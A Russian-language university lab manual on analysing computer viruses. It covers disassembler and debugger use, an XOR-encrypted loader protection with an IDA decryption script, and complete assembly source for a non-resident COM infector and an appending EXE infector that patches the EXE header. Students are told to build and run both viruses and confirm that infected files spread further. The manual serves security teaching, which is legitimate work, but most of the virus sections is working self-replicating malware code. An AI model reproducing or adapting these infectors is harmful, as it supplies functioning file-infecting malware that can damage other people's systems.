


Рис 2.3 Процесс трансляции с языка Ассемблер

К исследователям программы попадают в виде бинарных исполняемых файлов, содержащих машинный код. Ставится задача восстановления алгоритма работы вируса без его исходного текста, при наличии только исполняемого файла, и есть три подхода к ее решению:

- 1) Метод экспериментов.
- 2) Статический метод.
- 3) Динамический метод

Метод экспериментов заключается в проведении многократных экспериментов с изучаемой программой и сравнительном анализе полученных результатов. В случае вредоносного ПО данный метод может привести к деструктивным действиям.

Статический метод заключается в восстановлении алгоритма работы программы посредством анализа ее бинарного образа. Для удобства анализа машинный код переводится в команды на языке Ассемблера. Данный процесс называется синтаксическим дизассемблированием.




Рис 2.4 Процесс дизассемблирования контекстным дизассемблером

Контекстный дизассемблер (рис. 2.4) помимо синтаксического дизассемблирования получает перекрестные ссылки в программе, выделяет внутренние процедуры программы и имена библиотечных функций, используемых ей. Процесс создания программы из исходного текста является процессом с потерями, так как теряется вся информация о названиях переменных, границах инструкций и о типах переменных для языков высокого уровня. Статический метод позволяет основательно изучить полученный текст программы и сделать в нем комментарии. Недостатком статического метода являются трудности при отслеживании содержимого регистров и различных областей памяти и переменных.

Динамический метод исследования — это изучение работы программы в отладчике. Микропроцессоры семейства Intel и совместимые содержат в себе специальные аппаратные средства для отладки программ. Данные средства позволяют останавливать программы в любом месте при наступлении определенных событий: обращение к определенному адресу оперативной памяти, выполнение команды по определенному адресу, обращение к портам ввода-вывода и др. При остановке управление получает специальная программа — отладчик, которая позволяет просматривать значения регистров, стека и ячеек памяти исследуемой программы. Отладочные средства позволяют отслеживать работу программы в динамике, а именно, как программа меняет регистры, стек, содержимое памяти и обращается к портам и прерываниям.




Рис 2.5 Процесс отладки программы

Выделяют два способа отладки. Трассировка – это покомандное выполнение программы, при котором есть возможность наблюдать за состоянием процессора и памяти после выполнения каждой команды. Точка останова позволяет прервать программу в любом месте ее выполнения, при этом может выполняться от одной команды и более. Недостаток динамического метода в том, что вирус может выполнить все свои действия по заражению или деструкции на ЭВМ.

Дизассемблер Hview находится в исполняемом файле hiew.exe или hvie.exe.

Запуск в командной строке: hiew.exe имя исполняемого файла

F1	Информация об исполняемом файле
F4	Режим: Text, Hex, Decode (дизассемблер)
F7	Поиск строки
F8	Выбор кодировки символов
F10	Выход из программы
F5	Перейти по адресу в режиме Decode
F3	Редактировать (Edit) программу в Decode
F2	Добавить команду ассемблера в Decode-Edit
F9	Принять изменения и выйти из Decode-Edit
ESC	Выйти из Decode-Edit, отменив изменения

Отладчик Turbo Debugger входит в состав пакета TASM 5. Исполняемый файл td.exe находится в каталоге bin пакета TASM 5. Имеет меню с выбором действий. Программу для отладки можно выбирать после запуска программы или указывать в командной строке

Запуск в командной строке: td.exe имя исполняемого файла

F2	Установить точку останова
F4	Выполнить до курсора

F7	Исполнять по командно с входом в процедуры
F8	Исполнять по командно без входа в процедуры
F9	Выполнить программу

Дизассемблер IDA PRO имеет для разных операционных систем разные исполняемые файлы: idax.exe для MS DOS, idaw.exe для Windows, idag.exe - графический оконный интерфейс. Имеет меню с выбором действий. Исполняемый файл для исследования выбирается с помощью стандартного диалога открытия файла.

Дизассемблер IDA PRO.

G	Прыжок по адресу
C	Преобразовать в код
D	Преобразовать в данные
A	Преобразовать в текст
U	Отменить любое преобразование
N	Переименовать метку
O	Операнд - смещение
*	Задать массив
;	Задать комментарий к строке
ENTER	Прыжок на метку под курсором
ESC	Возврат на один шаг назад по прыжкам
CTRL+E	Прыжок на точку входа в программу
CTRL+X	Показать ссылки на данную строку
CTRL+P	Прыжок на метку по имени
CTRL+U	Прыжок на начало функции

Одним из самых распространенных способов защиты от дизассемблирования является шифровка участков кода программы. Одним из самых простых методов является статическая шифровка, которая часто встречается в конвертных защитах. Ее суть заключается в следующем: создается шифрующая программа, которая перед сборкой загрузочного файла шифрует часть программы. В загрузочный файл добавляется фрагмент, который с фиксированных адресов расшифровывает зашифрованный фрагмент прямо в памяти. В результате во время работы программы необходимые действия программой выполняются, но во время изучения дизассемблером мы видим другой код. Такие программы также называют самомодифицирующимися. Для изучения такой программы можно использовать отладчик, но при этом трудно получить листинг программы.

Другой выход - использовать дизассемблер IDA, в котором с помощью встроенных скриптов можно расшифровать зашифрованный участок. crypt.com - статическая шифровка, часто используемая в "конвертных защитах".

Далее приведены исходные коды для компонент защиты, все они компилируются в COM программы и для экономии места первые три и последняя строки опущены

Первая программа Lab21.asm является как бы префиксом защищаемой программы, в ее задачи входит расшифровка в памяти защищаемой программы.

```
.model tiny                ; Модель памяти, используемая для
COM
.code                      ; Начало сегмента кода
org 100h

;расшифровка в памяти защищаемой программы
;после сборки через lab24 - это станет загрузчиком основной
программы
start:

mov si,offset _end ;в SI смещение метки _end, ее адрес
lodsw ;в AX слово по адресу DS:SI,
SI=SI+2
xchg ax,cx ;помещаем в CX значение AX (cx - счетчик)
push si ;сохраняем в стек значение SI

decrypt: ;метка decrypt
    xor byte ptr[si],55h ;сложение по модулю 2 ; через
квадратные скобки можно получить доступ к памяти
    inc si ;увеличиваем SI на 1
    loop decrypt ;цикл с метки decrypt CX раз

jmp si ;прыгаем по адресу SI, в lab23

_end: ;метка _end; видимо сюда потом заносится основная
прога
    filesize dw 0 ;размер шифруемого файла

end start
```


Программа Lab22.asm – защищаемая программа, вместо нее может быть подставлена любая другая

```
.model tiny                ; Модель памяти, используемая для
COM
.code                      ; Начало сегмента кода
org 100h                   ; Начальное значение счетчика -
100h
start:
    mov ah,9
    mov dx,offset text
    int 21h
    ret
    text db 'Hello',0dh,0ah,'$'
_end:                      ; Конец программы
end start
```

Программа Lab23.asm это заключительная часть защиты, в ее функции входит копирование расшифрованной программы в начало сегмента и передача ей управления

```
.model tiny
.code
org 100h

start:
    call _next

_next:
    pop cx ?
    pop si
    mov di,offset start
    push di
    sub cx,si
    rep movsb
    ret

end start
```

Lab24.asm – это программа, которая выполняет сборку в памяти всех фрагментов, шифрование защищаемой программы и запись всего этого обратно в файл.

```
.model tiny
.code
org 100h

start:
    mov ax,3d02h
    mov dx,offset file1
    int 21h

    xchg ax,bx
    mov ah,3Fh
    mov cx,100h
    mov dx,pointer
    int 21h

    add pointer,ax
    mov ax,3d02h
    mov dx,offset filename
    int 21h

    xchg ax,bx
    push bx
    mov ah,3Fh
    mov cx,1000h
    mov dx,pointer
    int 21h

    mov di,pointer
    mov [di-2],ax
    add pointer,ax
    xchg ax,cx
    mov si,dx

crypt:
    xor byte ptr [si],0AAh
    inc si
    loop crypt

    mov ax,3d02h
    mov dx,offset file2
```

```

int 21h

xchg ax,bx
mov ah,3Fh
mov cx,100h
mov dx,pointer
int 21h

add pointer,ax
mov ax,4200h
pop bx
xor cx,cx
xor dx,dx
int 21h

mov ah,40h
mov dx,offset buffer
mov cx,pointer
sub cx,dx
int 21h

ret

filename db 'lab22.com',0
file1 db 'lab21.com',0
file2 db 'lab23.com',0
pointer dw offset buffer
buffer:

end start

```

После компиляции данных программ четвертая производит операции по сборке непосредственно самой защиты.

Расшифровывается скриптом в IDA: используется 2 функции (одна чтение, другая записи). После объявления переменных скрипт идет от начала программы до ее конца. Стоит заметить, что начинать от 0x100 избыточно (там не зашифрованный "загрузчик" - lab21.com), можно начинать с 0x10D. Скрипт применяет к байту исключающее или с нужным ключом, необходимо понимать, что это операция самообратима, а "ключ" у каждой программы свой, в работе - 0x0AA.

Если выбирать программу не из работы, а свою - конечный адрес будет отличаться.

Еще стоит отметить, что IDA не всегда понимает с какого байта начинать анализировать код, так как инструкции процессору переменной длины.

```
auto a, from, to; // объявляем переменные

for (a = 0x100; a<0x120; a++){
    from = [0x1000, a];
    to = [0x1000, a];
    PatchByte(from, Byte(to)^0x0AA);
}
msg("DONE!"); // пишем в консоль, что скрипт выполнен
```

Порядок выполнения работы

1. Наберите примеры и скомпилируйте их.
2. Исследуйте примеры дизассемблером Hview и IDA Pro.
3. Запустите lab24, который соберет защиту, исследуйте его работу под отладчиком Turbo Debugger, а также работу защищенной программы.
4. Исследуйте защищенную программу в Hview и IDA Pro, запустите типовой скрипт и расшифруйте фрагмент.
5. Измените ключ шифрования и зашифруйте с ее помощью пример lab14.com, исследуйте его в IDA Pro и расшифруйте фрагмент.
- 6*. Добавьте в программу lab24 механизм выбора файла для шифрования (lab25).

Содержание отчета по выполненной работе

Отчет должен содержать номер и наименование лабораторной работы, данные о студентах, ее выполнивших, исходные тексты разработанных программ и исполняемые файлы с ними в электронном виде и выводы по результатам проделанной работы.

Контрольные вопросы

1. Какое шифрующее преобразование используется в лабораторной?
2. Какая последовательность работы с файлами.
3. Какие функции работают с файлами.
4. Какие команды можно применять в шифровании?
5. Объясните работу предложенного фрагмента из лабораторной.

ЛАБОРАТОРНАЯ РАБОТА № 4

"Исследование работы не резидентного COM вируса"

Цель работы. Исследовать на примере внедряющегося и перезаписывающегося вирусов работу простейших не резидентных COM-вирусов.

Краткие теоретические сведения

Программный объект, который заражается компьютерным вирусом называется жертва, программный объект, который уже содержит вирус и при запуске которого запускается вирус называется носителем.

Простейшие COM вирусы заражают файлы в текущем каталоге. Наиболее простым является перезаписывающий COM вирус, который находит файл в текущем каталоге и замещает его своим телом. Минимально необходимый набор подсистем данного вируса – подсистема поиска объекта заражения и подсистема заражения.

Попробуем представить, как должен выглядеть вирус такого типа, имеющий минимальный размер.

Первое что необходимо вирусу – найти файл по маске

```
mov ah, 4Eh  
mov dx, offset fmask  
int 21h
```

При этом маска для поиска файлов размещается в области данных имеет вид

```
mask db '*.C*', 0
```

Поскольку вирус должен быть минимального размера, то проверки на успешность срабатывания функций MS-DOS мы производить не будем.

Следующим шагом после нахождения файла будет его открытие

```
mov ax, 3D02h  
mov dx, 9Eh  
int 21h
```

Опять проверки мы не производим, предполагая, что функция сработала успешно. Теперь просто записываем тело вируса в начало файла.

```
xchg ax,bx
mov dx,100h
mov ah,40h
mov cl,vir_
int 21h
```

Затем закрываем файл и выходим из программы.

```
mov ah,3Eh
int 21h
ret
```

Длину вируса определяем константой

```
vir_len equ $-vir
```

Учитывая стандартные начало и конец СОМ программы исходный текст простейший Overwriter вируса будет занимать 35 байт.

Внедряющийся вирус в отличие от перезаписывающего сохраняет работоспособность носителя, обычно восстанавливая его в памяти и передавая ему управление. Заражение может происходить записью вируса в начало, середину и конец файла. Наиболее простым способом является заражение в конец файла, при этом вирус организует передачу управления на свой код

Чтобы начать выполнения программы с тела вируса, записанным в конце файла, можно перезаписать первые несколько байт кода на безусловный переход (jmp) на начало вируса. Далее, во время работы вируса, восстановить перезаписанные байты прямо в оперативной памяти. И после окончания работы вируса передать управление оригинальной программы так же, с помощью безусловного перехода.

Здесь появляются две существенные проблемы:

1. Откуда вирусу должно быть известно, какие байты мы перезаписали в начале программы, чтобы он мог их потом восстановить?
2. Любая переменная – это просто область оперативной памяти и после компиляции от неё остается только адрес от начала файла. Соответственно, вся привычная адресация не будет работать, так как мы дописываем уже скомпилированную программу к концу другой, с иной индексацией.

Решение первой проблемы простое. Достаточно понимать, что мы будем писать вирус напрямую из его собственной оперативной памяти, поэтому достаточно перед записью поместить в соответствующую переменную `leading_bytes`, эти самые 4 прочитанные байта.

Решение второй проблемы чуть сложнее. Для этого нам придется изменить принцип обращения к переменным во всей программе. Вместо обычного доступа к переменной вида `lea dx, file` мы будем использовать доступ с корректировкой на смещение вида `lea dx, [bp + file]`, где в `bp` будет храниться размер программы перед вирусом. Само собой разумеется, что в самом вирусе `bp` будет равен нулю. В качестве регистра для хранения отступа `bp` был выбран не случайно. Вообще можно индексировать подобным

Далее встает вопрос – как передать нужный `bp` вместе с вирусом. Важно понимать, что пока мы не знаем отступ, мы не можем обращаться ни к какой переменной, поэтому выше рассмотренный вариант нам не подойдет. Всё, что доступно – это стек и регистры. Воспользуемся регистром: запишем в самом начале программы `mov bp, {x}`, где `{x}` – отступ до начала кода вируса. На момент компиляции он не может быть известен и будет разным для всех заражаемых файлов, соответственно, его нужно вычислять и записывать непосредственно при заражении.

В дебагере или IDA PRO можно увидеть, что команда `mov bp` имеет размер в три байта, где первый байт – это идентификатор команды «`bd`», а остальные два байта – значение, которое помещается в регистр `bp`. Соответственно, эту команду не обязательно копировать напрямую из оперативной памяти, а можно рассчитать и записать привычным способом.

Модель зараженной программы

Стандартное начало .COM программы:

```
.model tiny  
.code  
org 100h  
start:
```

Первые 4 перезаписанных байта.

Трехбайтный безусловный переход `jmp` записан в виде байтов специально, так как программист, как правило, не решает, сколько памяти выделить под ту или иную команду, это делает компилятор. В данном случае мы переносим выполнение программы буквально на 1 байт и компилятор

заменял бы его двухбайтным аналогом, что было бы некорректно для нашей модели.

```
db 0e9h, 1, 0 ; трехбайтный jmp
db 069h ; флаг заражения (можно поменять на 0ffh, чтобы
дебагер правильно понял ближайшие команды)
```

Рассчитываемый при записи код.

Этот код не копируется напрямую из оперативной памяти, а рассчитывается на момент заражения.

```
inserted_code:
    mov bp, 0
```

Возвращение первых перезаписанных четырех байтов.

Здесь мы получаем доступ к первым байтам памяти с помощью регистра bx. 100h добавляется к значению, так как индексация начинается с начала файла, в который входит 100h служебных байт памяти.

```
code:
    ; возвращение первых четырех байтов оригинальной
    программы
    mov bx, 100h
    mov al, [bp + offset leading_bytes[0]]
    mov ah, [bp + offset leading_bytes[1]]
    mov word ptr[bx], ax
    mov bx, 102h
    mov al, [bp + offset leading_bytes[2]]
    mov ah, [bp + offset leading_bytes[3]]
    mov word ptr[bx], ax
```

Позже мы создадим в области данных структуру для хранения данных файла file. Так как мы сейчас будем работать с файлами, до буфер dta будет использоваться именно для хранения данных о файле. Установим адрес буфера dta на адрес переменной file.

```
; установка dta на file
mov ah, 1ah
lea dx, [bp + file]
int 21h
```


Далее найдем первый подходящий по маске файл и откроем его. Прочитаем первые 4 байта, если третий байт – наша метка, то закрываем его и проверяем следующий до тех пор, пока не найдем подходящий файл.

```
; поиск файла-жертвы
lea dx, [bp + file_mask]
mov ah, 4eh
int 21h
jmp file_open
```

find_next:

```
; закрытие текущего файла и поиск следующего
mov ah, 3eh
int 21h
mov ah, 4fh
int 21h
```

file_open:

```
; открытие файла (дескриптор файла -> ax)
lea dx, [bp + file.fname]
mov ax, 3D02h
int 21h
mov bx, ax ; дескриптор файла (ax) -> bx
```

```
; в случае ошибки, возврат к оригинальной программе
jc redirect
```

```
; перемещение каретки в начало
mov cx, 0
mov dx, 0
mov ax, 4200h
int 21h
```

```
; чтение первых 4 байт
mov cx, 4
lea dx, [bp + leading_bytes]
mov ah, 3fh
int 21h
```

```
; проверка на метку заражения
```

```
cmp [bp + leading_bytes[3]], 69h
jz find_next
```

Далее рассчитываем длину перехода и значение регистра bp. Важно понимать, почему значение в регистре bp будет на 4 меньше: это вызвано тем, что мы записываем в тело жертвы не всю скомпилированную программу из оперативной памяти, пропуская первые 4 ненужные байта.

```
; рассчитываем смещение заражаемого файла
mov ax, word ptr file.fsize
mov [bp + jmp_length], ax
sub ax, 4 ; поправка на первые 4 байта этой программы,
которые не записываем
mov [bp + victim_bp], ax
```

Теперь заменим первые 4 байта программы на прыжок к началу вируса (3 байта) и метку заражения (1 байт). Прыжок состоит из 1 байта идентификатора команды и ещё 2 байт – значение, на которое нужно перепрыгнуть.

```
; перезапись первых 4 байтов
mov [bp + byte_buffer], 0e9h ; идентификатор
трехбайтного безусловного переноса (jmp)
lea dx, [bp + byte_buffer]
mov cx, 1
mov ah, 40h
int 21h

mov ax, [bp + jmp_length] ; величина перехода
sub ax, 3 ; размер самой команды jmp
mov [bp + word_buffer], ax
lea dx, [bp + word_buffer]
mov cx, 2
mov ah, 40h
int 21h

mov [bp + byte_buffer], 069h ; метка заражения
lea dx, [bp + byte_buffer]
mov cx, 1
mov ah, 40h
int 21h
```

Перейдем к концу файла, допишем в существующей программе вирус.

; перемещение каретки в конец файла

```
mov cx, 0
mov dx, 0
mov ax, 4202h
int 21h
```

Запишем команду помещения в регистр bp смещения адресации. Просто так это значение в виде переменной передать нельзя, так как без информации о смещении адресации мы не можем получить доступ к сохраненным переменным, скопированным напрямую из оперативной памяти.

```
    ; вставка mov bp, {_} кода
    mov [bp + byte_buffer], 0bdh ; идентификатор команды mov
bp
    lea dx, [bp + byte_buffer]
    mov cx, 1
    mov ah, 40h
    int 21h

    lea dx, [bp + victim_bp] ; значение регистра bp для
заражаемого файла
    mov cx, 2
    mov ah, 40h
    int 21h
```

Запишем сам вирус и закроем файл, процесс заражения на этом будет закончен.

; запись основного тела вируса

```
lea dx, [bp + code]
mov cx, offset vir_end
sub cx, offset code
mov ah, 40h
int 21h
```

; закрытие файла

```
mov ah, 3eh
int 21h
```

Далее расположим полезную нагрузку. В нашем случае это просто вывод на экран названия зараженного файла.

```
; PAYLOAD BEGIN

; полезная нагрузка вируса (вывод на экран имени
зараженного файла)
; вывод названия зараженного файла
lea dx, [bp + file.fname]
call str_f2c
mov ah, 09h
int 21h

; ввод переноса строки на новую строку и
lea dx, word_buffer
mov byte ptr word_buffer[0], 13
mov byte ptr word_buffer[1], '$'
int 21h
mov byte ptr word_buffer[0], 10
int 21h
call str_c2f

; PAYLOAD END
```

Последнее, что сделает вирус после самораспространения и выполнения полезной нагрузки – это передача управления исходной программе.

```
redirect:
; передача управления оригинальной программе
mov ax, 100h
jmp ax
```

Далее расположим процедуры, которыми мы пользовались в коде: это процедура реформатирования строк. Не смотря на то, что пользовались мы только одной из этих процедур, мы сохраним обе на случай модификации полезной нагрузки и кода целом в дальнейшем.

```
procedures:

; процедура реформатирования строки для работы с файлами
в строку для вывода на консоль
str_f2c proc
```

```

push cx
push bx
mov cx, 13
str_f2c_lp:
    mov bx, dx
    add bx, 13
    sub bx, cx
    cmp byte ptr[bx], 0
    jz str_f2c_ch
loop str_f2c_lp
str_f2c_popret:
pop bx
pop cx
ret
str_f2c_ch:
mov byte ptr [bx], '$'
jmp str_f2c_popret
str_f2c endp

```

; процедура реформатирования строки для вывода на консоль в строку для работы с файлами

```

str_c2f proc
push cx
push bx
mov cx, 13
str_c2f_lp:
    mov bx, dx
    add bx, 13
    sub bx, cx
    cmp byte ptr[bx], '$'
    jz str_c2f_ch
loop str_c2f_lp
str_c2f_popret:
pop bx
pop cx
ret
str_c2f_ch:
mov byte ptr [bx], 0
jmp str_c2f_popret
str_c2f endp

```

Остается только область данных.

data:

 ; 4 первые якобы оригинальные байта этой самой программы:

 ; mov ah, 4ch

 ; int 21h

leading_bytes db 0b4h, 4ch, 0cdh, 21h

 ; структура файла в буфере DTA

DTAFileInfo struc

 freserved db 21 dup(?)

 fattr db ?

 ftime dw ?

 fdate dw ?

 fsize dd ?

 fname db 13 dup(?)

ends

file DTAFileInfo <>

 ; буферы для работы с вводом и выводом

dword_buffer dd ?

word_buffer dw ?

byte_buffer db ?

victim_bp dw ?

jmp_length dw ?

file_mask db '*.com*', 0

vir_end:

end start

Порядок выполнения работы

1. Создать простейший СОМ вирус согласно исходному тексту.
2. Исследовать работу вируса в отладчике.
3. Запустить вирус и убедиться, что он заражает СОМ файлы.

4. Запустить зараженные СОМ файлы и убедиться, что они корректно работают и заражают далее другие файлы.
- 5*. Добавить сохранение и восстановления даты и времени файла.

Содержание отчета по выполненной работе

Отчет должен содержать номер и наименование лабораторной работы, данные о студентах, ее выполнивших, исходные тексты разработанных программ и исполняемые файлы с ними в электронном виде и выводы по результатам проделанной работы.

Контрольные вопросы

1. Что такое внедряющийся СОМ - вирус.
2. Что такое перезаписывающий СОМ вирус.
3. Какие функции работают с файлами.
4. Какие команды можно применять в шифровании?
5. Объясните работу предложенного фрагмента из лабораторной.

ЛАБОРАТОРНАЯ РАБОТА № 5

"Не резидентный EXE вирус"

Цель работы. Исследовать работу внедряющегося не резидентного EXE вируса.

Краткие теоретические сведения

Прежде чем перейти непосредственно к исследованию EXE вируса необходимо рассмотреть принципы функционирования программ данного исполняемого формата.

На диске EXE файл состоит из заголовка и непосредственно исполняемой части – тела программы. Заголовок содержит параметры, необходимые для правильной загрузки программы в память, его структура представлена в следующей таблице.

Сдвиг	Размер	Описание
00h	2	Признак файла .exe, хранятся символы MZ=4D5Ah
02h	2	Длина последней страницы файла(остаток от деления размера файла на 512)
04h	2	Размер файла в строках (размер файла деленный на 512)
06h	2	Число элементов табл. настройки адресов
08h	2	Размер заголовка в параграфах
0Ah	2	Минимальное число параграфов которое необходимо для загрузочного модуля
0Ch	2	Максимальное число параграфов для загрузки модуля
0Eh	2	Смещение стека от начала программы в параграфах
10h	2	Содержимое регистра SP при входе в программу
12h	2	Контрольная сумма файла
14h	2	Содержимое регистра IP при входе в программу
16h	2	Смещение сегмента команд от начала программы в параграфах
18h	2	Смещение первого элемента настройки адресов
1Ah	2	0, если программа является резидентной и не равно 0 если оверлейная
1Ch	2	Таблица настройки адресов переменной длины

При запуске EXE программы происходит следующее:

1. Запускаемой программе отводится вся свободная в данный момент оперативная память. Сегментная часть начального адреса этой памяти обычно называется начальным сегментом программы

2. По нулевому смещению в сегменте, который определяется начальным сегментом программы, EXEC строит PSP. Заполняет его операционная система.

3. Сразу вслед за PSP загружается сама программа, причем в память помещается исключительно загрузочный модуль, а заголовок и таблица настройки в память не копируются. После этого выполняется настройка адресов. Суть ее в следующем. Некоторые команды (дальнего перехода или вызова процедур) требуют указания не только смещения, но и адреса сегмента. Компоновщик строит EXE файл относительно некоторого начального адреса. Поэтому при загрузке каждому сегментному адресу в программе прибавляется значение начального сегмента программы. Этот процесс и называется процесс начальной настройки адресов. Требуемые настройки элементы берутся из таблицы настройки адресов.

4. Функция EXEC выполняет настройку регистров процессора. Обозначим начальный сегмент программы NS0.

DS=ES=NS0

CS=NS0+10h+CS0

IP=IP0

SS=NS0+10h+SS0

SP=SP0

5. Передается управление по адресу CS:IP.

В отличие от COM вирусов EXE вирусы при заражении должны исправлять заголовок EXE файла. Самый простой способ запись в конец файла. Для того, чтобы при запуске программы управление получил вирус необходимо скорректировать заголовок. Для этого исходные значения CS0 и IP0 заменяются на точку входа в вирусный код, а значения SS0 и SP0 переключаются на стек вируса. Кроме того необходимо скорректировать поля заголовка по смещениям 02h и 04h, поскольку при заражении размер файла изменится.

Алгоритм работы и листинг внедряющегося EXE вируса.

1. Стандартное начало EXE программы и настройка регистра DS

```
.model small
```

```
.stack 100h
```

```
.code
```

```
start:
```

```
    push cs
```

```
    pop ds
```

2. Формируем в стеке адрес оригинальной точки входа программы носителя, для передачи ей управления. Сначала определяем NS0, затем вычисляем значение CS для точки входа и берем из переменной значение IP.

fresh_bytes:

```
    ; вычисление оригинальной точки входа
    push es
    pop ax
    add ax,10h
    add ax,cs:old_cs
    push ax
    mov ax,cs:old_ip
    push ax
```

3. Ищем первый EXE файл по маске.

find_first:

```
    ; поиск первого .exe-файла
    mov ah, 4eh
    xor cx,cx
    lea dx,fmask
```

find_first_next:

```
    int 21h
    jc exit
```

4. Открываем его для чтения и записи

open:

```
    ; открытие на чтение и запись
    push es
    pop ds
    mov ax, 3d02h
    push bx
    mov bx, 9eh
    lea dx, [bx]
    pop bx
    int 21h
    push cs
    pop ds
    jc find_next
```

5. Читаем в память заголовок EXE файла

save_bytes:

```
    ; чтение .exe-заголовка
    xchg bx,ax
```

```

mov ah,03fh
mov cx,1Ah
lea dx,header
int 21h
jc find_next

```

6. Проверяем признак заражения, им будет старший байт контрольной суммы файла.

```

infection_check:
    ; проверка на зараженность
    cmp byte ptr cs:[header+13h], 69h
    jz find_next

```

7. Сохраняем нужные поля заголовка – IP0 и CS0.

```

    ; сохранение ip0 и cs0
    mov ax,word ptr cs:[header+14h]
    mov cs:old_ip,ax
    mov ax,word ptr cs:[header+16h]
    mov cs:old_cs,ax

```

8. Вызываем процедуру вычисления новых значения заголовка EXE файла, с учетом заражения его нашим вирусом.

```

    ; расчет новых значений заголовка
    call calculate_header

```

9. Перемещаем указатель на конец файла и записываем свое тело в конец этого файла жертвы.

```

write_vir:
    ; дописываем тело вируса в конец файла-жертвы
    mov ax,4200h
    int 21h
    jc find_next
    mov ah,40h
    mov cx,vir_len
    lea dx,start
    int 21h
    jc find_next

```

10. Перемещаем указатель на начало файла жертвы и пишем туда исправленный заголовок

```

write_header:

```

```

; исправляем заголовок
mov ax,4200h
xor cx,cx
xor dx,dx
int 21h
jc find_next
mov ah,40h
mov cx,1Ah
lea dx,header
int 21h

```

11. Закрываем текущий файл и переходим к поиску следующего.

find_next:

```

; закрываем файл и ищем следующий
mov ah,3eh
int 21h
mov ah,4fh
jmp find_first_next

```

12. Восстанавливаем регистр DS.

exit:

```

; восстанавливаем ds
push es
pop ds

```

13. Передаем управление программе носителю. Адрес точки входа в формате CS:IP предварительно был помещен в стек в пункте 2. После этого начинается обычное выполнение программы носителя.

```

; передача управления оригинальной программе
retf

```

14. Процедура вычисления новых значений полей заголовка.

; расчет новых значений заголовка

calculate_header proc

14.1. Ставим метку заражения

```

; метка заражения
mov byte ptr cs:[header+13h], 69h

```

14.2. Берем размер найденного файла жертвы из области DTA, младшую часть помещаем в ax, а старшую часть в dx.

```

; размер файла из DTA

```

```
mov ax,word ptr es:[9Ah]
mov dx,word ptr es:[9Ch]
```

14.3. Округляем младшую часть до границы параграфа и корректируем старшую, если произошло переполнение. По данному смещению в файле будет записан вирус. Сохраняем смещение и его младшую часть в стек.

```
; модификация размера файла
or ax,0000Fh
inc ax
adc dx,0
push ax
push dx
push ax
```

14.4. Находим смещение вируса в параграфах и вычитаем размер заголовка.

```
; расчет смещения точки входа в вирус
mov cx,10h
div cx
sub ax,word ptr cs:[header+8]
```

14.5. Корректируем смещение точки входа на начало вируса – остаток.

```
mov word ptr cs:[header+14h],dx
```

14.6. Корректируем сегмент точки входа на начало вируса – частное.

```
mov word ptr cs:[header+16h],ax
```

14.7. Прибавляем к младшей части размера размер вируса и сравниваем с 512.

```
pop ax
and ah,1
add ax,vir_len
cmp ax,512
jb ok
```

14.8. Если больше 512, то корректируем два поля, если меньше, то одно.

```
sub ax,512
mov dx,word ptr cs:[header+4]
inc dx
mov word ptr cs:[header+4],dx
ok:
mov word ptr cs:[header+2],ax
```

14.9. Заносим смещение файлового указателя, то есть куда писать вирус.

```

; сохранение позиции каретки для записи вируса
pop cx
pop dx
ret
calculate_header endp

```

15. Моделируем запуск из уже зараженной программы.
exe_end:

```

; завершение программы
mov ax,4C00h
int 21h

```

16. Область данных. Смещение и сегмент точки входа. Маска для поиска.

```

; область данных
old_ip dw offset exe_end
old_cs dw 0
fmask db 'avic4.exe',0
header equ $
vir_len equ $-start
end start

```

Командная строка, вводимая при запуске программы, хранится в области DTA, поэтому данный вирус будет портить командную строку носителя. Чтобы избежать этого, можно переустанавливать DTA.

Устанавливаем DTA	Восстанавливаем DTA
<pre> mov ah,1Ah lea dx,DTA int 21h </pre>	<pre> mov ah,1Ah mov dx,80h int 21h </pre>

В области данных надо определить переменную DTA db 42 dup(0)
И заменить все обращения к DTA, например вместо lea dx,[9Eh]
писать lea dx,[DTA+01Eh].

Порядок выполнения работы

Задание. Исследовать строение заголовка EXE программ. Набрать представленный EXE вирус, скомпилировать и изучить в отладчике его работу, а также работу зараженных им файлов.

Порядок выполнения работы

1. Исследовать заголовки не менее пяти EXE файлов в Hview.
2. Набрать EXE вирус, скомпилировать его и исследовать работу вируса в отладчике, убедиться, что он заражает EXE файлы.
3. Запустить зараженные EXE файлы и убедиться, что они корректно работают и заражают далее другие файлы.
